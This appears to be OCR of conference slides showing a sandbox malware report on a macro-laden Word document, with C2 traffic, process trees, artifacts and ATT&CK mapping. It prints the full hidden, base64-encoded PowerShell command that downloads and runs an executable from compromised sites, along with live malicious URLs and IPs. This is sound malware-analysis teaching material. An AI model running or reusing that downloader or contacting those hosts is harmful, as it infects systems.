
Network Stream	Domain	IP	Snort Rule	Umbrella Status	Actions
Stream 8	prkcaddtrainingcenter.com	173.208.131.82	1-15306	Malicious	Orbital Query

MITRE ATT&CK attack.mitre.org

Command and Control

Tactic ID: TA0011

The adversary is trying to communicate with compromised systems to control them. Command and Control consists of techniques that adversaries may use to communicate with systems under their control within a victim network. Adversaries commonly attempt to mimic normal, expected traffic to avoid detection. There are many ways an adversary can establish command and control with various levels of stealth depending on the victim's network structure and defenses.


Threat Grid
Submit Sample
Dashboard
Samples
Reports
Indicators
mauger
Report / Samples / Dat-2020_01_24-Z187630.doc
Report FP/FN
Resubmit
Downloads
Metrics
Metadata
Indicators
Network
HTTP Traffic
DNS Traffic
TCP/IP Streams
Extracted Domains
Processes
Artifacts
Registry Activity
Consolidated
Created Keys
Modified Keys
Deleted Keys
File Activity
Only show Indicators with Orbital queries
Search
Title
Orbital Queries
Categories
ATT&CK
Tags
Hits
Score
PowerShell With Encoded Command and Obfuscation
evasion
encoding
obfuscation
process
script
system
1
95
Snort Triggered On A Domain Flagged Malicious By Umbrella
Orbital Queries
network-anomaly
command and control
compound
network
snort
umbrella
1
95
Specific Set of Indicators Signalling Highly Suspicious Word Document
heuristic
compound
phishing
threshold
1
95
Document Created an Executable File
pattern
execution
dropper
obfuscation
phishing
2
90
A Document File Established Direct IP Communications
network-anomaly
command and control
defense evasion
dropper
19
85
Downloaded Packed, Encrypted or Encoded PE
download
defense evasion
compound
dropper
executable
network
3
85
Network Downloaded Executable Added as a Service
pattern
compound
process
registry
1
85
A Document File Established Network Communications
pattern
command and control
dropper
200
81
An Embedded VBA Macro Contains Randomly Generated Variables
macros
defense evasion
embedded
macro
obfuscation
vba
6
81
Domain in Cisco Umbrella Block List
domain
dns
malicious
umbrella
1
81
Powershell Loaded A Remote Access Service DLL
dynamic-anomaly
command and control
autorun
process
registry
2
81
Spam Messages Detected
pattern
botnet
smtp
spam
1
81
BRKSEC-3450
112

HTTP Traffic

Search

URL	Method	Stream	Status Code	Server IP	Port	Content	Timestamp
http://prkcaddtrainingcenter.com:80/wp-admin/AAQ385846/	GET	Stream 8	200	173.208.131.82	80	application/x-dosexec	+100.0s
http://68.174.15.223:80/J0HAhLRXSaWay3J	POST	Stream 17	200	68.174.15.223	80	<unknown>	+233.0s
http://68.174.15.223:80/0dT7U	POST	Stream 17	200	68.174.15.223	80	<unknown>	+243.0s
http://51.77.113.100:7080/LA3M5F	POST	Stream 18	200	51.77.113.100	7080	<unknown>	+243.0s
http://51.77.113.100:7080/FCvfI	POST	Stream 18	200	51.77.113.100	7080	<unknown>	+243.0s
http://51.77.113.100:7080/5S4yba9XQFjgE	POST	Stream 18	200	51.77.113.100	7080	<unknown>	+244.0s
http://51.77.113.100:7080/2LJBpOoX	POST	Stream 18	200	51.77.113.100	7080	<unknown>	+244.0s
http://51.77.113.100:7080/LA3M5F	POST	Stream 19	200	51.77.113.100	7080	<unknown>	+243.0s
http://51.77.113.100:7080/MtdQIXCLxzrTW	POST	Stream 19	200	51.77.113.100	7080	<unknown>	+243.0s
http://51.77.113.100:7080/wiWv	POST	Stream 317	200	51.77.113.100	7080	<unknown>	+346.0s

DNS Traffic

Search

Query	Type	Data	Stream	Umbrella Status	TTL	Timestamp
20750	A	prkcaddtrainingcenter.com	Stream 7	Malicious	-	+99.359s
53908	A	smtp.uol.com.br	Stream 20	Innocuous	-	+245.121s

HTTP Traffic

Search

URL	Method	Stream	Status Code	Server IP	Port	Content	Timestamp
http://prkcaddtrainingcenter.com:80/wp-admin/AAQ385846/	GET	Stream 8	200	173.208.131.82	80	application/x-dosexec	+100.0s
http://68.174.15.223:80/J0HAhLRXSaWay3J	POST	Stream 17	200	68.174.15.223	80	<unknown>	+233.0s
http://68.174.15.223:80/0dT7U	POST	Stream 17	200	68.174.15.223	80	<unknown>	+243.0s
http://51.77.113.100:7080/LA3M5F	POST	Stream 18	200	51.77.113.100	7080	<unknown>	+243.0s

Request

Method POST
URL http://51.77.113.100:7080/LA3M5F
Request -
Timestamp +243.0s
Actual Encoding -
Actual Content-Type text/plain

Header	Value
user-agent	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3; .NET CLR 1.1.4322)
content-length	225
dnt	1
connection	Keep-Alive
host	51.77.113.100:7080
cache-control	no-cache

Response

Status Code 200
Status OK
Timestamp +243.0s
Actual Content-Type <unknown>
Actual Encoding -
Artifact ID Artifact 252

Header	Value
date	Fri, 24 Jan 2020 04:48:31 GMT
content-length	148
content-type	text/html; charset=UTF-8
server	nginx
connection	keep-alive

DNS Traffic

Search

Query	Type	Data	Stream	Umbrella Status	TTL	Timestamp
20750	A	prkcaddtrainingcenter.com	Stream 7	Malicious	-	+99.359s

Cisco Umbrella

Status	Severity Categories	Type
malicious	Malware, Newly Seen Domains	

Answers

Query ID	Timestamp	Type	Data	TTL
20750	1579841167.402693	A	173.208.131.82	8355

53908	A	smtp.uol.com.br	Stream 20	Innocuous	-	+245.121s
53339	A	pop.ionos.es	Stream 21	Indeterminate	-	+245.301s
10939	A	smtp.proposals.website	Stream 22	Indeterminate	-	+245.331s
63736	A	mail.pec.aruba.it	Stream 26	Innocuous	-	+245.779s
31434	A	smtp.ciudad.com.ar	Stream 30	Indeterminate	-	+246.406s
60974	A	pop3.casadealdealapiniella.com	Stream 31	Indeterminate	3600	+247.086s
33907	A	mail.tiscali.it	Stream 33	Innocuous	-	+247.153s
15330	A	smtp.infinitummail.com	Stream 34	Indeterminate	-	+247.203s
53569	A	mail.amsimail.com	Stream 38	Indeterminate	-	+248.228s

TCP/IP Streams

⚠ This section is truncated because there were too many items to display. For full results see the `analysis.json` for this sample.

Search

Stream	Process	Src. IP	Src. Port	Dest. IP	Dest. Port	Snort Hits	Transport	Artifacts	Packets	Bytes
0		0.0.0.0	68	255.255.255.255	67	0	UDP	0	2	656
1 (DHCP)		192.168.1.199	68	192.168.1.1	67	0	UDP	0	2	664
2		192.168.1.199	137	192.168.1.255	137	0	UDP	0	19	1770
3		192.168.1.199	68	255.255.255.255	67	0	UDP	0	1	328
4 (DHCP)		255.255.255.255	68	192.168.1.1	67	0	UDP	0	1	308
5		192.168.1.199	138	192.168.1.255	138	0	UDP	0	14	2978
6		192.168.1.199	137	192.168.1.255	137	0	UDP	0	11	1002
7 (DNS)		192.168.1.199	53010	192.168.1.1	53	0	UDP	0	2	158
8 (HTTP)	21 (Powershell.exe)	192.168.1.199	49157	173.208.131.82	80	2	TCP	1	366	411763
9		192.168.1.199	137	192.168.1.255	137	0	UDP	0	3	234
10		192.168.1.199	68	255.255.255.255	67	0	UDP	0	1	328
11 (DHCP)		255.255.255.255	68	192.168.1.1	67	0	UDP	0	1	308
12		192.168.1.199	49158	186.138.186.74	443	0	TCP	0	3	152
13		192.168.1.199	49159	186.138.186.74	443	0	TCP	0	3	152
14		192.168.1.199	49160	190.24.243.186	80	0	TCP	0	3	152
15		192.168.1.199	49161	190.24.243.186	80	0	TCP	0	3	152

Processes

Search

Process	Name	Parent	Children	File Actions	Registry Actions	Analysis Reason
6	WINWORD.EXE		1	43	765	Is target sample.
21	Powershell.exe	20 (wmiprvse.exe)	1	11	14	Parent is being analyzed
24	splwow64.exe	6 (WINWORD.EXE)	0	0	0	Parent is being analyzed
25	PrintIsolationHost.exe	14 (svchost.exe)	0	0	0	Parent is being analyzed
29	OSPPSVC.EXE	27 (services.exe)	0	0	9	Parent is being analyzed
31	475.exe	21 (Powershell.exe)	1	0	0	Parent is being analyzed
32	475.exe	31 (475.exe)	0	1	0	Parent is being analyzed
35	mexicoguid.exe	27 (services.exe)	1	0	0	Parent is being analyzed
36	mexicoguid.exe	35 (mexicoguid.exe)	0	1	24	Parent is being analyzed
1	Explorer.EXE		0	0	2	Process activity after target sample started.
7	svchost.exe	27 (services.exe)	0	9	16	Process activity after target sample started.
8	svchost.exe	27 (services.exe)	0	0	0	Process activity after target sample started.
11	lsass.exe		0	0	0	Process activity after target sample started.
13	svchost.exe	27 (services.exe)	0	0	7	Process activity after target sample started.
14	svchost.exe	27 (services.exe)	1	0	1	Process activity after target sample started.

Processes

Search

Process	Name	Parent	Children	File Actions	Registry Actions	Analysis Reason
6	WINWORD.EXE		1	43	765	Is target sample.
21	Powershell.exe	20 (wmiprvse.exe)	1	11	14	Parent is being analyzed

Details

Process Name: Powershell.exe
Image Filename: C:\Windows\System32\WindowsPowerShell\v1.0\Powershell.exe
Analysis Reason: Parent is being analyzed
Command Line: Powershell -w hidden -en
JABGAGEAawBjAGoAeQBvAGEAPQAnAFgAYQBtAGwAaQBoAHoAcwBwACcAOwAkAEoAeQB5AGoAcABiAGYAYQBnAHoAeAB2ACAAPQAgACcANAA3ADUAJwA7ACQAUQBnAHIAdgB5AGMAaABhAHAAeQBzAD0AJwBLAHYAcABpAGsAZwBqAG8AcQAnADsAJABEAGMAbgBhAG4AdQBwAGUAbQBrAGcAcwByAD0AJABIAG4AdgA6AHUAcwBlAHIAcAByAG8AZgBpAGwAZQAraCcAXAAnACsAJABKAHkAeQBqAHAAYgBmAGEAZwB6AHgAdgArACcALgBlAHgAZQAnADsAJABPAHQAcgB5AGEAZgBmAGoAdQBwAGoAPQAnAE4AegBtAHQAagBzAHkAaABrAGUAJwA7ACQAQgBlAHIAZAB0AHQAcQBoAHQAZAB2AHUAPQAuACgAJwBuAGUAdwAnACsAJwAtAG8AJwArACcAYgBqAGUAYwB0ACcAKQAgAG4ARQBUAC4AdwBFAGIAQwBsAEkAZQBuAFQAOwAkAEkAZwBiAHEAbwBsAHUAcgA9ACcAaAB0AHQAcAA6AC8ALwBwAHIAawBjAGEAZABkAHQAcgBhAGkAbgBpAG4AZwBjAGUAbgB0AGUAcgAuAGMAbwBtAC8AdwBwAC0AYQBkAG0AaQBuAC8AQQBBAFEAMwA4ADUAOAA0ADYALwAqAGgAdAB0AHAAOgAvAC8AdABoAG8AaAB1AG4ALgBvAHIAZwAvAHcAcAAtAGkAbgBjAGwAdQBkAGUAcwAvAHMASwBIAFMAWQBNAGoATAAvACoAaAB0AHQAcAA6AC8ALwB0AGgAZQBmAG8AcgBlAHgAZQB4AHAAbwAuAGkAdABpAGEAZABlAHMAbwBmAHQALgBjAG8AbQAvAHcAcAAtAGkAbgBjAGwAdQBkAGUAcwAvAHkAcAAvACoAaAB0AHQAcAA6AC8ALwB1AGsAcgBoAG8AYwBrAGUAeQAuAGkAbgBmAG8ALwB3AGwAegBwAHcAbQBkAC8AcQBSAFYAQQBlAHMALwAqAGgAdAB0AHAAOgAvAC8AdgBlAHIAcwB0AGsAYQAuAHcAZQBiAHMALwAqAGgAdAB0AHAAOgAvAC8AdgBlAHIAcwB0AGsAYQAuAHcAZQBiAHMAaQB0AGUALwB3AHAALQBjAG8AbgB0AGUAbgB0AC8ASgBTAGYAOAB1AC8AJwAuAClAcwBwAGAATABpAHQAIgAoAFsAYwBoAGEAcgBdADQAMgApADsAJABKAGoAZgBmAHoAYgB6AHUAYwBoAD0AJwBJAGEAagB0AGkAaAByAGEAcgBlACcAOwBmAG8AcgBlAGEAYwBoACgAJABZAHQAbgByAGsAeQBoAHMAbwBvAHEAIABpAG4AIAAkAEkAZwBiAHEAbwBsAHUAcgAoAHsAdABhAHkAewAkAEIAZQByAGQAdAB0AHEAaAB0AGQAdgB1AC4AIgBEAGAATwBXAE4AbABvAGEARABmAEkAYABMAEUAIgAoACQAWQB0AG4AcgBrAHkAaABzAG8AbwBxACwAIAAkAEQAYwBuAGEAbgB1AHAAZQBtAGsAZwBzAHIAKQA7ACQAVQBwAGUAeQBuAGgAZABwAHQAbgA9ACcAQQBlAHUAbgBrAGoAagBnAHYAYgBsAGkAaQAnADsASQBmACAAKAAoACYAKAAnAEcAJwArACcAZQB0AC0ASQB0ACcAKwAnAGUAbQAnACkAIAAkAEQAYwBuAGEAbgB1AHAAZQBtAGsAZwBzAHIAKQAuAClAbABFAGAATgBnAFQAaAAiACAALQBnAGUAIAAyADQANAA1ADAAKQAgAHsAWwBEAGkAYQBnAG4AbwBzAHQAaQBjAHMALgBQAHIAbwBjAGUAcwBzAF0AOgA6ACIAcwB0AGAAQQByAFQAIgAoACQARABjAG4AYQBuAHUAcABlAG0AawBnAHMAcgApADsAJABNAHgAdQBlAG8AdgBsAGsAPQAnAEcAdQBkAHAAcgB2AGsAbgAnADsAYgByAGUAYQBrADsAJABNAGQAcQBpAHYAcABwAHMAZAA9ACcASABqAGEAZAB2AHQAbQBpAGUAdABrACcAfQB9AGMAYQB0AGMAaAB7AH0AfQAkAEMAcABjAGcAagBxAHkAdgBtAHQAPQAnAEcAbABqAHkAZwBzAGgAYwBrAHoAJwA=

Children: 31 (475.exe)
New: true
Started At: Fri, 24 Jan 2020 04:45:44 UTC
Current Directory: C:\Windows\system32\
Image Base Address: -
Window Title: C:\Windows\System32\WindowsPowerShell\v1.0\Powershell.exe
Shell Info: -
Desktop Info

Artifacts

This section is truncated because there were too many items to display. For full results see the `analysis.json` for this sample.

Search

	Artifact	Path	Source	Size	Imports	Exports	AV Sigs	SHA-256	Actions
>	1	Dat-2020_01_24-Z187630.doc	submitted	138435	0	0	0	ea5b10fb0fb25...	
>	2	1324-splwow64.exe	memory	67072	145	0	0	a1cae9810ff58...	
>	3	1712-WINWORD.EXE	memory	1416192	57	3	0	e8f7e6fb561aa...	
>	4	1280-mexicoguid.exe	memory	344064	0	0	0	2177c7a2e6f3...	
>	5	432-OSPPSVC.EXE	memory	4918272	200	0	0	5416f3b5f5967...	
>	6	\TEMP\Dat-2020_01_24-Z187630.doc	disk	138435	0	0	0	ea5b10fb0fb25...	
>	7	\TEMP\~$t-2020_01_24-Z187630.doc	disk	162	0	0	0	83367dec7eb3...	
>	8	\Users\Administrator\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{3386ADDD-30D5-47E4-90AA-0E4BA21989BC}.tmp	disk	245760	0	0	0	9eb8fa54d87a...	
>	9	\Users\Administrator\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{257D7FC1-A1F1-4741-80E5-4CCDA3324B78}.tmp	disk	1536	0	0	0	784a6e9a7dfe...	
>	10	\Users\Administrator\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{B106E8EE-597B-49CA-A6A4-5BA8ABCC8F6A}.tmp	disk	1024	0	0	0	4826c0d860af...	
>	11	\Users\Administrator\AppData\Local\Temp\CVRE383.tmp.cvr	disk	0	0	0	0	e3b0c44298fc...	
>	12	\Users\Administrator\AppData\Local\Temp\VBE\MSForms.exd	disk	147284	0	0	0	4db33fa043e3...	

Artifacts

This section is truncated because there were too many items to display. For full results see the `analysis.json` for this sample.

Search

	Artifact	Path	Source	Size	Imports	Exports	AV Sigs	SHA-256	Actions
>	1	Dat-2020_01_24-Z187630.doc	submitted	138435	0	0	0	ea5b10fb0fb25...	
>	2	1324-splwow64.exe	memory	67072	145	0	0	a1cae9810ff58...	
>	3	1712-WINWORD.EXE	memory	1416192	57	3	0	e8f7e6fb561aa...	
>	4	1280-mexicoguid.exe	memory	344064	0	0	0	2177c7a2e6f3...	
>	5	432-OSPPSVC.EXE	memory	4918272	200	0	0	5416f3b5f5967...	
>	6	\TEMP\Dat-2020_01_24-Z187630.doc	disk	138435	0	0			
>	7	\TEMP\~$t-2020_01_24-Z187630.doc	disk	162	0	0	0	83367dec7eb3...	
>	8	\Users\Administrator\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{3386ADDD-30D5-47E4-90AA-0E4BA21989BC}.tmp	disk	245760	0	0	0	9eb8fa54d87a...	
>	9	\Users\Administrator\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{257D7FC1-A1F1-4741-80E5-4CCDA3324B78}.tmp	disk	1536	0	0	0	784a6e9a7dfe...	
>	10	\Users\Administrator\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{B106E8EE-597B-49CA-A6A4-5BA8ABCC8F6A}.tmp	disk	1024	0	0	0	4826c0d860af...	
>	11	\Users\Administrator\AppData\Local\Temp\CVRE383.tmp.cvr	disk	0	0	0	0	e3b0c44298fc...	
>	12	\Users\Administrator\AppData\Local\Temp\VBE\MSForms.exd	disk	147284	0	0	0	4db33fa043e3...	

Download this artifact. Downloads may take a moment.

Artifacts

This section is truncated because there were too many items to display. For full results see the `analysis.json` for this sample.

Search

	Artifact	Path	Source	Size	Imports	Exports	AV Sigs	SHA-256	Actions
>	1	Dat-2020_01_24-Z187630.doc	submitted	138435	0	0	0	ea5b10fb0fb25...	
>	2	1324-splwow64.exe	memory	67072	145	0	0	a1cae9810ff58...	
>	3	1712-WINWORD.EXE	memory	1416192	57	3	0	e8f7e6fb561aa...	
>	4	1280-mexicoguid.exe	memory	344064	0	0	0	2177c7a2e6f3...	
>	5	432-OSPPSVC.EXE	memory	4918272	200	0	0	5416f3b5f5967...	
>	6	\TEMP\Dat-2020_01_24-Z187630.doc	disk	138435	0	0	0	ea5b10fb0fb25...	
>	7	\TEMP\~$t-2020_01_24-Z187630.doc	disk	162	0	0	0	83367dec7eb3...	Resubmit
>	8	\Users\Administrator\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{3386ADDD-30D5-47E4-90AA-0E4BA21989BC}.tmp	disk	245760	0	0	0	9eb8fa54d87a...	
>	9	\Users\Administrator\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{257D7FC1-A1F1-4741-80E5-4CCDA3324B78}.tmp	disk	1536	0	0	0	784a6e9a7dfe...	
>	10	\Users\Administrator\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{B106E8EE-597B-49CA-A6A4-5BA8ABCC8F6A}.tmp	disk	1024	0	0	0	4826c0d860af...	
>	11	\Users\Administrator\AppData\Local\Temp\CVRE383.tmp.cvr	disk	0	0	0	0	e3b0c44298fc...	
>	12	\Users\Administrator\AppData\Local\Temp\VBE\MSForms.exd	disk	147284	0	0	0	4db33fa043e3...	

Registry Keys (Consolidated)

This section is truncated because there were too many items to display. For full results see the `analysis.json` for this sample.

Search

Key	Activity
MACHINE\SOFTWARE\CLASSES\TYPELIB\{59BC92A3-D08C-4D69-9ED8-42C0CFE308A4}	created (1)
MACHINE\SOFTWARE\CLASSES\TYPELIB\{59BC92A3-D08C-4D69-9ED8-42C0CFE308A4}\2.0	created (1)
MACHINE\SOFTWARE\CLASSES\TYPELIB\{59BC92A3-D08C-4D69-9ED8-42C0CFE308A4}\2.0\0	created (1)
MACHINE\SOFTWARE\CLASSES\TYPELIB\{59BC92A3-D08C-4D69-9ED8-42C0CFE308A4}\2.0\0\WIN32	created (1), modified (1)
MACHINE\SOFTWARE\CLASSES\TYPELIB\{59BC92A3-D08C-4D69-9ED8-42C0CFE308A4}\2.0\FLAGS	created (1)
MACHINE\SOFTWARE\CLASSES\TYPELIB\{59BC92A3-D08C-4D69-9ED8-42C0CFE308A4}\2.0\HELPDIR	created (1)
MACHINE\SOFTWARE\MICROSOFT\OFFICESOFTWAREPROTECTIONPLATFORM	modified (1)
MACHINE\SOFTWARE\MICROSOFT\OFFICESOFTWAREPROTECTIONPLATFORM\DATA	modified (1)
MACHINE\SOFTWARE\MICROSOFT\OFFICESOFTWAREPROTECTIONPLATFORM\DATA\A65571B8-88F1-48D2-9F8C-B7DFC2CAC1CF	deleted (1)
MACHINE\SOFTWARE\MICROSOFT\OFFICESOFTWAREPROTECTIONPLATFORM\DATA\E6662A18-CAF8-4A23-8359-BFDD8FD112BD	created (1)
MACHINE\SOFTWARE\MICROSOFT\TRACING\POWERSHELL_RASAPI32	created (1), modified (1)
MACHINE\SOFTWARE\MICROSOFT\TRACING\POWERSHELL_RASMANCS	created (1), modified (3)
MACHINE\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\INSTALLER\USERDATA\S-1-5-18\PRODUCTS\00004109E60090400000000000F01FEC\USAGE	modified (2)
MACHINE\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\INSTALLER\USERDATA\S-1-5-18\PRODUCTS\00004109F10090400000000000F01FEC\USAGE	modified (2)
MACHINE\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\INSTALLER\USERDATA\S-1-5-18\PRODUCTS\00004109F100C0400000000000F01FEC\USAGE	modified (1)
MACHINE\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\INSTALLER\USERDATA\S-1-5-18\PRODUCTS\00004119110000000000000000F01FEC\USAGE	modified (3)
MACHINE\SOFTWARE\WOW6432NODE\MICROSOFT\OFFICE\14.0\WORD\TEXT CONVERTERS	created (1)

File Activity

⚠ This section is truncated because there were too many items to display. For full results see the `analysis.json` for this sample.

Search

Process	Action	Path
28 (svchost.exe)	Requested	\Device\NetBT_Tcpip6_{57E15F2F-6C5A-4A93-8C86-C14E50177223}
36 (mexicoguid.exe)	Requested	\Device\NetBT_Tcpip6_{57E15F2F-6C5A-4A93-8C86-C14E50177223}
28 (svchost.exe)	Requested	\Device\NetBT_Tcpip6_{7332881E-7C0E-41EB-AF8D-9505F936B783}
36 (mexicoguid.exe)	Requested	\Device\NetBT_Tcpip6_{7332881E-7C0E-41EB-AF8D-9505F936B783}
28 (svchost.exe)	Requested	\Device\NetBT_Tcpip6_{9EB90D23-C5F9-4104-85A8-47DD7F6C4070}
36 (mexicoguid.exe)	Requested	\Device\NetBT_Tcpip6_{9EB90D23-C5F9-4104-85A8-47DD7F6C4070}
28 (svchost.exe)	Requested	\Device\NetBT_Tcpip6_{DA4DADDD-6AF1-499A-91BB-269032006D4F}
36 (mexicoguid.exe)	Requested	\Device\NetBT_Tcpip6_{DA4DADDD-6AF1-499A-91BB-269032006D4F}
21 (Powershell.exe)	Requested	\DEVICE\NETBT_TCPIP_{57E15F2F-6C5A-4A93-8C86-C14E50177223}
28 (svchost.exe)	Requested	\DEVICE\NETBT_TCPIP_{57E15F2F-6C5A-4A93-8C86-C14E50177223}
36 (mexicoguid.exe)	Requested	\DEVICE\NETBT_TCPIP_{57E15F2F-6C5A-4A93-8C86-C14E50177223}
21 (Powershell.exe)	Requested	\DEVICE\NETBT_TCPIP_{7332881E-7C0E-41EB-AF8D-9505F936B783}
28 (svchost.exe)	Requested	\DEVICE\NETBT_TCPIP_{7332881E-7C0E-41EB-AF8D-9505F936B783}
36 (mexicoguid.exe)	Requested	\DEVICE\NETBT_TCPIP_{7332881E-7C0E-41EB-AF8D-9505F936B783}
21 (Powershell.exe)	Requested	\DEVICE\NETBT_TCPIP_{846EE342-7039-11DE-9D20-806E6F6E6963}
28 (svchost.exe)	Requested	\DEVICE\NETBT_TCPIP_{846EE342-7039-11DE-9D20-806E6F6E6963}
36 (mexicoguid.exe)	Requested	\DEVICE\NETBT_TCPIP_{846EE342-7039-11DE-9D20-806E6F6E6963}

TLS Decryption

HTTP Traffic

Search

URL	Method	Stream	Status Code	Server IP	Port	Content	Timestamp
https://bitbucket.org:443/vscd/pub/downloads/tvbit.exe	GET	Stream 7	302	18.205.93.2	443	application/x-empty	+65.0s
https://bitbucket.org:443/vscd/pub/downloads/part1.exe	GET	Stream 7	302	18.205.93.2	443	application/x-empty	+70.0s
https://bitbucket.org:443/vscd/pub/downloads/part2.exe	GET	Stream 7	302	18.205.93.2	443	application/x-empty	+72.0s
https://bbuseruploads.s3.amazonaws.com:443/b3013407-7dd6-4001-8b28-8c678ad195...wer.ini%22	GET	Stream 13	200	52.216.141.188	443	text/ini	+89.0s
https://bbuseruploads.s3.amazonaws.com:443/b3013407-7dd6-4001-8b28-8c678ad195...top.exe%22	GET	Stream 13	200	52.216.141.188	443	application/x-dosexec	+90.0s
https://bitbucket.org:443/vscd/pub/downloads/mydb.db	GET	Stream 11	302	18.205.93.2	443	application/x-empty	+93.0s
https://bbuseruploads.s3.amazonaws.com:443/b3013407-7dd6-4001-8b28-8c678ad195..._en.dll%22	GET	Stream 13	200	52.216.141.188	443	application/x-dosexec	+103.0s
https://bbuseruploads.s3.amazonaws.com:443/b3013407-7dd6-4001-8b28-8c678ad195...Res.dll%22	GET	Stream 13	200	52.216.141.188	443	application/x-dosexec	+104.0s
